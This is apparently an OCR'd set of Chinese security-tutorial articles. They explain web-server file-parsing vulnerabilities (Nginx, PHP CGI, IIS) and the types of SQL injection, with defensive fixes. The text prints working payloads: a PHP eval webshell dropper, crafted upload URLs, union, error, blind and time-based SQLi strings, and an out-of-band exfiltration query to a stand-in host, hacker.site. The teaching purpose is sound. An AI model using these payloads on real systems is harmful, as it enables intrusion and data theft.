


在白名单中加入 webshell 后缀，我们再上传 .webshell 后缀的一句话便可以成功 getshell。

shell 文件名地址可以从数据库中读取出来


mysql> select * from file;
| name |
| 09a9e434ce95d0e05bf66e45155c7c9b |
| df0aeb4af672ac2f386a3e1e1796ca3e |
| 6c9014ab650eea0f19a6a5073f980d51 |
| 009aa11f0a4936210c2bd1e88a19091f |
| 2689940da801c33aaf6e03f8fa88979a |
| 199e2e03c2667202f1e4c99a62c39d99 |
| 3dfbbc9c48817a16489fabeea6e426a6 |
| 9d91c6168013d530d26f74c9a9ccc3fc |
| 0b30e3bd6049e9222b1980dab2eee923 |
| c14bd075262f878f939492e532bbf0a6 |
| 98d8c16ccc9754b585560f556817bd72 |
| 67a327e9b6571b58b79b0f23d060fc98 |
| 4e552efcb1da9de349159b18ba8b3fe1 |
| e2c459f748c686e2120ea3769084ef53 |
| 3e867188da278ef2673eb6fc808c68af |
| d35948595292c7b9543138ba706bbda7 |
| 211ee3333b51011f5feaf5c3319203aa |
| 69d36f6c81f225c424168bd038b85a30 |
18 rows in set (0.02 sec)
信安之路

Getshell 成功



Nginx 解析漏洞

PHP CGI 解析漏洞

Fastcgi 协议分析 && PHP-FPM 未授权访问漏洞 && Exp 编写

https://www.leavesongs.com/PENETRATION/fastcgi-and-php-fpm.html

```
# pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000
#
location ~ \.php(.*)$ {
    fastcgi_pass   127.0.0.1:9000;
    fastcgi_index  index.php;
    fastcgi_split_path_info  ^((?U).+\.php)(/?.+)$;
    fastcgi_param  SCRIPT_FILENAME  $document_root$fastcgi_script_name;
    fastcgi_param  PATH_INFO  $fastcgi_path_info;
    fastcgi_param  PATH_TRANSLATED  $document_root$fastcgi_path_info;
    include        fastcgi_params;
}
```


当访问 xx.com/phpinfo.jpg/1.php 这个 URL 时，$fastcgi_script_name 会被设置为 phpinfo.jpg/1.php，然后构造成 SCRIPT_FILENAME 传递给 PHP CGI。

Nginx 默认是以 CGI 的方式支持 PHP 解析的，普遍的做法是在 Nginx 配置文件中通过正则匹配设置 SCRIPT_FILENAME。

当访问 xx.com/phpinfo.jpg/1.php 这个 URL 时，$fastcgi_script_name 会被设置为 phpinfo.jpg/1.php，然后构造成 SCRIPT_FILENAME 传递给 PHP CGI，但是 PHP 为什么会接受这样的参数，并将 phpinfo.jpg 作为 PHP 文件解析呢?

这就要说到 fix_pathinfo 这个选项了。 如果开启了这个选项，那么就会触发在 PHP 中的如下逻辑：

PHP 会认为 SCRIPT_FILENAME 是 phpinfo.jpg ，而 1.php 是 PATH_INFO，所以就会将 phpinfo.jpg 作为 PHP 文件来解析了

www.xxxx.com/UploadFiles/image/1.jpg/1.php

www.xxxx.com/UploadFiles/image/1.jpg/%20\0.php

另外一种手法：上传一个名字为 test.jpg，以下内容的文件:

```
<?PHPfputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

然后访问 test.jpg/.php，在这个目录下就会生成一句话木马 shell.php

这个解析漏洞其实是 PHP CGI 的漏洞，在 PHP 的配置文件中有一个关键的选项 cgi.fix_pathinfo 默认是开启的，当 URL 中有不存在的文件，PHP 就会向前递归解析。

出现这个漏洞的原因与“在 fastcgi 方式下，PHP 获取环境变量的方式”有关。

PHP 的配置文件中有一个关键的选项：cgi.fix_pathinfo，这个选项默认是开启的：

```
cgi.fix_pathinfo = 1
```

在官方文档中对这个配置的说明如下：

```
; cgi.fix_pathinfo provides *real* PATH_INFO/PATH_TRANSLATED support for CGI.  PHP's
; previous behaviour was to set PATH_TRANSLATED to SCRIPT_FILENAME, and to not grok
; what PATH_INFO is.  For more information on PATH_INFO, see the cgi specs.  Setting
; this to 1 will cause PHP CGI to fix it's paths to conform to the spec.  A setting
; of zero causes PHP to behave as before.  Default is 1.  You should fix your scripts
; to use SCRIPT_FILENAME rather than PATH_TRANSLATED.
cgi.fix_pathinfo=1
```

在映射 URI 时，两个环境变量很重要：一个是 PATH_INFO，一个是 SCRIPT_FILENAME。

这个往前递归的功能原本是想解决 /info.php/test 这种 URL，能够正确解析

到 info.php。

在 Nginx 配置 fastcgi 使用 php 时，会存在文件类型解析问题。其实可以说它与 Nginx 本身关系不大，Nginx 只是作为一个代理把请求转发给 fastcgi Server，PHP 在后端处理这一切。因此在其他 fastcgi 环境下，PHP 也存在此问题，只是使用 Nginx 作为 Web Server 时，一般使用 fastcgi 的方式调用脚本解释器，这种使用方式最为常见。

防御方法

1）使用 Apache、IIS 等成熟久经考验的服务器软件，在动态语言的支持上，Nginx 还是太年经了。你应该也偶尔会见到有些网站挂掉了显示个 nginx 错误出来，却极少见网站挂掉显示不是 nginx 的(未备案，过期欠费 等等除外)。

2）上传目录、静态资源（CSS/JS/图片等）目录，都设置好屏蔽 PHP 执行权限。例如使用 Apache 服务器的在相应目录下放一个 .htaccess 文件，里面写上:

```
<FilesMatch"(?i:\.php)$">
    Denyfromall
</FilesMatch>
```

3）可以不提供原图访问，所有图片输出时都经过程序处理，也可以在上传存储时就处理一遍根本不保存原图；

4）图片使用不同的服务器，这样可以与业务代码数据完全隔离，即使图片服务器被黑了，也不会泄漏多少信息；

5) cgi.fix_pathinfo=0 慎用，除非你十分确定该服务器上的所有项目都不会因此而无法运行。

空字节代码执行漏洞

旧版本（0.5.，**0.6.，0.7，0.8<=0.7.65<=0.8.37）。通过利用此漏洞，攻击者可以导致服务器使用 PHP 的 FastCGI 作为 PHP 的服务器上执行任何公开访问的文件。

恶意用户发出请求 http://example.com/file.ext%00.php 就会将 file.ext 作为 PHP 文件解析。

如果一个攻击者可以控制文件的内容（即：使用头像上传形式）其结果是执行任意代码。Ngnix 在遇到 %00 空字节时与后端 FastCGI 处理不一致，导致可以在图片中嵌入 PHP 代码然后通过访问 xxx.jpg%00.php 来执行其中的代码。

修复

1、禁止在上传文件目录下执行 php，在 nginx 虚拟机配置或者 fcgi.conf 配置加如下代码:

```
if($request_filename~*(.*)\.php) {
        set$php_url$1;
    }
    if(!-e$php_url.php) {
        return403;
    }
```

2、升级到最新版本的 nginx

IIS5.x-6.x 解析漏洞

使用 iis5.x-6.x 版本的服务器，大多为 windows server 2003，网站比较古老，开发语言一般为 asp；该解析漏洞也只能解析 asp 文件，而不能解析 aspx 文件。

目录解析(6.0)

形式:

www.xxx.com/xx.asp/xx.jpg

原理:

服务器默认会把 .asp，.asa 目录下的文件都解析成 asp 文件

文件解析（6.0）

形式:

www.xxx.com/xx.asp;.jpg

原理:

服务器默认不解析;号后面的内容，因此 xx.asp;.jpg 便被解析成 asp 文件了。


解析文件类型

有的网站在上传检测中会用"黑名单"方法 ,但是 IIS6.0 默认的可执行文件除了 asp 还包含这三种 ：

/test.asa
/test.cer
/test.cdx

iis 为什么会把 asa，cdx，cer 解析成 asp 文件?

原因是这四种扩展名都是用的同一个 asp.dll 文件来执行。



修复

1、目前尚无微软官方的补丁，可以通过自己编写正则，阻止上传 xx.asp;.jpg 类型的文件名。

2、做好权限设置，限制用户创建文件夹。

IIS7.5 解析漏洞

IIS7.5 的漏洞与 nginx 的类似，都是由于 php 配置文件中，开启了 cgi.fix_pathinfo，而这并不是 nginx 或者 iis7.5 本身的漏洞。

跟 nginx 解析漏洞一样，要在 php.ini => cgi.fix_pathinfo=1 开启的情况才会产生。

可以配合操作系统文件命名规则，上传不符合 windows 文件命名规则的文件名

test.asp.

test.asp( )

test.php:1.jpg
test.php:: $DATA

会被 windows 系统自动去掉不符合规则符号后面的内，然后再配合这个解析漏洞来执行文件。

%00 截断

条件：php 版本 < 5.3.4

filename=test.php%00.txt

1、上传时路径可控，使用 00 截断

2、文件下载时，00 截断绕过白名单检查

3、文件包含时，00 截断后面限制(主要是本地包含时)

4、其它与文件操作有关的地方都可能使用 00 截断。

其他

在 windows 环境下，xx.jpg[空格] 或 xx.jpg. 这两类文件都是不允许存在的，若这样命名，windows 会默认除去空格或点,黑客可以通过抓包，在文件名后加一个空格或者点绕过黑名单.若上传成功，空格和点都会被 windows 自动消除,这样也可以 getshell。这种方法可以配合文件解析漏洞从而产生更大的杀伤力。

轻松理解什么是 SQL 注入

原创： myh0st 信安之路 2018-06-09

作为长期占据 OWASP Top 10 首位的注入，OWASP 对于注入的解释如下：

将不受信任的数据作为命令或查询的一部分发送到解析器时，会产生诸如 SQL 注入、NoSQL 注入、OS 注入和 LDAP 注入的注入缺陷。攻击者的恶意数据可以诱使解析器在没有适当授权的情况下执行非预 期命令或访问数据。

SQL 注入是最普遍存在的，也是往年危害最大的漏洞，今天我们就来简单理解关于 SQL 注入的一切。

SQL 注入的字面意思

学习 SQL 注入首先要了解什么是 SQL，在百度百科的解释如下：

结构化查询语言 (Structured Query Language) 简称 SQL，是一种特殊目的的编程语言，是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统；同时也是数据库脚本文件的扩展名。

从解释上来看，SQL 是用来对数据库系统进行操作的结构化查询语言，数据库存储数据，SQL 就是用来告诉数据我要什么数据，我要存储什么样的数据。

关于数据库，通常分为两类，一类是关系型数据库，还有一类是非关系型数据库，那么什么是关系型数据库，百度百科的解释如下：

关系数据库，是建立在关系模型基础上的数据库，借助于集合代数等数学概念和方法来处理数据库中的数据。标准数据查询语言 SQL 就是一种基于关系数据库的语言，这种语言执行对关系数据库中数据的检索和操作。

当前主流的关系型数据库有 Oracle、DB2、PostgreSQL、Microsoft SQL Server、Microsoft Access、MySQL、浪潮 K-DB 等。

关于非关系型数据库，百度百科的解释如下：

非关系型数据库，又被称为 NoSQL（Not Only SQL），意为不仅仅是 SQL（ Structured QueryLanguage，结构化查询语言），NoSqL 描述的是大量结构化数据存储方法的集合，根据结构化方法以及应用场合的不同，主要可以将

NOSQL 分为以下几类：

(1)Column-Oriented

面向检素的列式存储，其存储结构为列式结构，同于关系型数据库的行式结构，这种结构会让很多统计聚合操作更简单方便，使系统具有较高的可扩展性。这类数据库还可以适应海量数据的增加以及数据结构的变化，这个特点与云计算所需的相关需求是相符合的，比如 GoogleAppengine 的 BigTable 以及相同设计理念的 Hadoop 子系统 HaBase 就是这类的典州代表。需要特别指出的是，Big Table 特别适用于 MapReduce 处理，这对于云计算的发展有很高的适应性。

(2)Key-Value。

面向高性能并发读/写的缓存存储，其结构类似于数据结构中的 Hash 表，每个 Key 分别对应一个 Value，能够提供非常快的查询速度、大数据存放量和高并发操作，非常适合通过主键对数据进行查询和修改等操作。Key-Value 数据库的主要特点是具有极高的并发读/写性能，非常适作为缓存系统使用。MemcacheDB、BerkeleyDB、Redis、Flare 就是 Key-Value 数据库的代表。

(3)Document-Oriented。

面向海量数据访问的文档存储，这类存储的结构与 Key-Value 非常相似，也是每个 Key 别对应一个 Value，但是这个 Value 主要以 JSOn(JavaSriptObjectNotations) 或者 XML 等格式的文档来进行存储。这种存储方式可以很方便地被面向对象的语言所使用。这类数据库可在海量的数据中快速查询数据，典型代表为 MongoDB、CouchDB 等。

在了解完 SQL 之后，我们来理解一下什么是注入：

注入：顾名思义就是插入的意思，在这里的意思就是在正常的 SQL 语句中，插入我们构造的语句，在获取正常结果的情况，执行我们构造的 SQL 语句获取额外的数据，导致数据泄漏。

通过实例了解 SQL 注入

在学习 SQL 注入实例之前，大家要先明白一些 http 协议的基础，比如如何通过 GET/POST/cookie 的方式向页面提交参数数据，这里就不多说了，下

面就以大家最熟悉的 php+mysql 作为例子来解释 SQL 注入的过程。

我们就以最常见的 GET 来作为理解的对象，假设有一个查看个人信息的页面，链接如下：

http://www.xazlsec.com/userinfo.php?id=1

懂 http 协议的朋友肯定知道上面链接中哪个是提交的参数，是我们可以控制的并任意修改的，在浏览器请求这个链接的时候，参数 id 的值会被服务端，通过函数 $_GET['id'] 获取，正常的 sql 语句如下：

```
select * from users where id = $_GET['id'];
```

提交之前的链接后，id 的值 1 就会被带入上面的查询语句，如下：

```
select * from users where id = 1;
```

这样做也没什么不妥，功能完全实现了，但是有了这群不按常理出牌的人之后，就不安全了，平民老百姓没人去修改 url 上的参数，大部分根本不理解这个 url 是如何构成的，所以世界本来是安全的，有了这些搞安全的，世界就不安全了。

当我们把 url 改成下面这样：

```
http://www.xazlsec.com/userinfo.php?id=-1 union select database()
```

我们的参数 id 的值就变成了 -1 union select database() 这时的数据库查询语句就变成了：

```
select * from users where id = -1 union select database()
```

懂数据的肯定知道上面的语句的结果，返回的结果是原本程序做不到的，这就实现了 SQL 注入。

关于 SQL 注入有两个方面，一个是 SQL 注入漏洞：

通过简单的测试，测试这个参数存在 SQL 注入利用的可能就可以说这里存在 SQL 注入漏洞

还有一个就是 SQL 注入攻击：

在确定存在 SQL 注入漏洞的情况下，通过手工或者工具的方式，将数据库中的敏感信息 dump 出来或者利用数据库的特定获取系统的权限，这是一个利用的过程，在如今法律如此严格的情况下，在做渗透测试的时候，切记不要做这一步。

SQL 注入如何防御

从上面的例子可以看出，我们的参数是通过拼接字符串的方式进行的，在写 php 代码的时候，通过 $_GET['id'] 获取到参数值之后直接拼接到了 SQL 查询语句的后面，不过你提交的参数是什么都被当作 SQL 语句来执行了，那么我们如何解决这个问题呢?

如今为了解决 SQL 注入的问题，从一开始的过滤到现在使用的数据库操作的库，使用参数化查询的方式，将用户输入或者参数的值全部当作字符串来处理，不管你输入的是什么，在 SQL 查询语句中，你就是一个字符串，这样你构造的查询语句就被当作字符串来处理了，语句不被执行也就不会存在 SQL 注入的问题了。

俗话说，只要是用户输入的都不可以信任，一个系统用户可控的参数千千万，只要有一个地方疏忽，那你之前做的一切就前功尽弃了，扩展一下，不仅仅是用户输入的不可信，只要是数据可以伪造的都不可信，比如 http 协议里的 Referer/user-agent 等。

总结

说了这么多废话，这个文章的目的就是让一些没什么基础的人了解一下大家常说的 SQL 注入相关的东西，从上面的描述可以看出，想要学习 SQL 注入，最起码的 http 协议是要学的，不同数据的查询语句以及数据库特性也是需要了解的，一个网站的数据处理流程也是需要了解的，在有基础的情况下，了解 SQL 注入的原理，然后就是进阶阶段，以前的大佬经常发的文章关于绕过什么的，慢慢积累就可以了。

SQL 注入类型详解

原创： Turn it up 信安之路 2018-01-25

笔者最初学习 SQL 注入时，大家对于 SQL 注入类型的归类让我头脑一片混乱，后来笔者发现其实大家都是根据 sqlmap 上给出的“类型”来划分的。所以，今天在这里，笔者根据自己所学所知来对 SQL 注入进行一个分类，以及讲解一些在注入时十分重要而有用的知识，相信对初学者十分有用。

本文主要使用 MySQL 来进行讲解，且重点是对整个 SQL 注入类型的探讨，以及在这些注入类型中的一些重要细节的讲解，所以不会过多讲解 SQL 语句具体语法语意等。

我们知道，Sqlmap 有个参数可以直接指定注入时所用的类型：

```
--technique=BEISTQU [ Boolean-based blind, Error-based queries, Inline queries,
    Stacked queries, Time-based blind, UNION query ]
```

但从实际的逻辑思路上来说，这样划分是难以理解的，BEUSTQU 是注入方式，和类型其实没有什么关系，理解这点很重要。

在说 SQLI 时，首先要注意的一个要点就是判断注入位置的参数属性类型。注入位置的参数属性类型有整形和字符型，区分二者的真正意义是，整形参数之后跟的语句不必"打破变量区"，即我们在这里输入字符即可被作为 SQL 语句的一部分了。有的时候 web 开发者仅对用户输入进行了转义，而没注意一些整形参数的处理，在这种情况下就可以直接注入了。

第二个要点就是，注入时所用的 HTTP Request 报文类型，是 GET、POST 或其他。

第三个要点就是，注入点在 HTTPRequest 报文中的位置所在。如 HTTP 报文的头部字段，包括 Cookie、User-Agent 等，也可能发生 SQL 注入，如开发者记录用户浏览器类型到数据库，这个时候使用的是 User-Agent 头部字段，如果开发者十分大意，可能就发生注入了。

sqlmap 等级 2 会检测 Cookie，等级 3 会测试 User-Agent、Referer，等级 5 会检测 host。

First order Injection

第一大类型，由于都是翻译的，笔者更喜欢叫它一级注入。一级注入发生在应用与用户交互的地方，web 应用获取到的用户的信息都可能发生注入


In-band SQLi

第一大类型中的第一个类型叫“带内 SQL 注入”，就是说攻击者可以直接与受害主机发生交互，面对面一样的。有人比喻成，攻击者与受害服务器之间有一条“信息通道”，通过这条通道攻击者可以获取到想要的信息。

Union Select SQLi （直接回显）

联合查询 SQL 注入，这是最简单的注入类型，通常在通过 order by 判断 SQL 语句查询结果的列数后，使用 union select 或其他语句来直接查询数据，数据直接回显。

可以根据下面的语句来理解该类型注入：



Error-basedSQLi

中文为“报错型 SQL 注入”，攻击者不能直接从页面得到他们的查询语句的执行结果，但通过一些特殊的方法却可以回显出来，带有一点盲注的味道。报错型注入，一般是通过特殊的数据库函数引发错误信息，而错误的回显信息又把这些查询信息给泄漏出来了。

Mysql 的报错函数有 12 种之多（只是看过然后收集，并无验证），但实际上可能只需要熟悉两三种即可，对过 WAF 可能会有帮助。下面列出我常用的两种方法：

1、extractvalue 函数。

语句跟在 AND/OR/||/&& 后面

```
or 1 and extractvalue(1, concat(0x3a, (select @@version),0x3a))
```

还有下面的骚操作，注入点发生在 sql 语句的 limit 整形参数里，可以直接跟在整形参数后面（来自 hackinglab）

```
?start=0 procedure analyse(extractvalue(rand(),concat(1,(select @@version))),1)
```

2、rand+count 函数，与 union 结合，与 AND/OR/||/&& 结合都可以，十分灵活。

```
union select count(*),concat(0x3a,0x3a,(select @@version),0x3a,0x3a,floor(rand()*2))a
    from information_schema.columns group by a;
```

```
AND(select 1 from (select count(*),concat(0x3a,0x3a,(select
    @@version),0x3a,0x3a,floor(rand()*2))a from mysql.user group by a)b)
```

Blind SQLi (Inferential SQLi)


盲注也叫逻辑推理注入，在这里，攻击者不能得到数据库错误的回显信息，也不能得到查询结果的回显信息，但可以通过其他信息来进行逻辑推理从而获取数据。


Boolean-basedSQLi

布尔型注入，构造一条布尔语句通过 AND 与前面进行逻辑上的连接，当这条布尔语句为真时，页面应该显示正常，当这条语句为假时，页面显示不正常或是少显示了一些东西。值得注意的是，在实际中，布尔值假时的表现可能为 HTTP 500，真时的表现为 HTTP 200，以及还有其他各种情况，这也是逻辑推理的真谛。

还有一些细节值得注意，计算机语言的逻辑判断中，通常 AND 的优先级大于 OR，且对布尔值判断时，如果 or 的左边为真时，右边是不会执行的，而对于 AND，如果左边布尔值为假，右边也会跳过而不会执行。

MySQL 有点神奇，似乎对它不影响，但是我们还是要养成好习惯；而在 mssql 与 oracle 这是要注意的，具体如下图：





使用布尔型盲注来获取 MySQL 数据库数据，如查询数据库名的第一个字节的 ASCII 码十进制值是否大于 100，有如下语句：

```
and ascii(substr(database(),1,1))>100
```

或是使用 like 的方法：

```
and substr(database(),1,1) like 'm'
```

```
and substr(database(),1,2) like 'my'
```

还可以使用“突破延迟注入”的方法，因为延迟注入与布尔型注入本质上是一样的，所以这个方法在这里也可以使用，如有兴趣可以查看 FreeBuf 的公开课。

还要说明一个重要的问题，PHP 与 MySQL 都是弱类型语言，在 MySQL 中你可以有

```
select passwd from users where username='xx' or 1
```

但是在 MSSQL、Oracle 中是

```
select passwd from users where username='xx' or 1=1
```

好好体会思考 MySQL 的“弱”。

Time-based SQLi

延迟型盲注，原理大致如下，当一个查询结果为真时，则让对端数据库等待一定时间返回，否则立即返回，等待的表现是浏览器未刷新，对端服务器未应答。

MySQL、MSSQL 下，当查询结果为真时利用时间函数来进行休眠，而 Oracle 没有时间函数，所以 Oracle 下会通过查询大表、大数据来达到同样的目的，MySQL 下有：

```
and if(ascii(substr(database(),1,1))>100,sleep(10),null)
```

逻辑推理注入是十分花费时间的，不得不靠工具或是小脚本来完成。Sqlmap 中，可以通过 --technique t ，直接指定基于时间的盲注来跑。


Out-of-band SQLi

带外数据（OOB）的这种攻击方式，在各种盲攻击中都有此概念，如在 XXE 盲注。笔者对 OOB 型 SQL 注入的理解是，在 SQL 注入攻击中，攻击者的 Payload 代码成功执行了，但由于各种因素所致，结果无法通过 HTTP Response 来答复攻击者的 HTTP Request，攻击者也就无法从这种“信道”获取 payload 产生的数据。而 OOB 中，攻击者通过构造特殊的 Payload，让受害主机向指定主机发送 HTTP 请求或 DNS 查询，而这些请求报文中携带了查询结果的数据。

如 MySQL 下有：

```
select load_file(concat('\\\\',version(),'.hacker.site\\a.txt'));
```

